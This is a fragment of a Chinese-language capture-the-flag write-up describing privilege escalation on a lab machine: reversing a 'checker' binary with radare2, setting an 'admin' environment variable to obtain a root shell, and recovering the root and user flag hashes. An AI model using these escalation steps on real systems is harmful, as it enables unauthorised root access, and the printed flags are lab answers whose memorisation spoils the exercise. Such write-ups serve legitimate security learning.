nc 10.13.21.55 1234 使用r2分析-r2 checker` aaas mainVV
- 可以發現他會把
admin傳入getenv - 然後如果有值就會給我們一個 shell回到攻擊機,給予一個
admin的環境變數-admin=meow /usr/sbin/checker - 就拿到 root shell 了
 取得 root flag-
9a0b2b618bef9bfa7ac28c1353d9f318等等 … 阿user flag ㄋ- 好懶得翻ㄛ…我們就暴力搜ㄅfind / -iname user.txt -print 2>/dev/null 可以找到 user flag 藏在
 /media/usb/user.txt-
c8421899aae571f7af486492b71a8ab7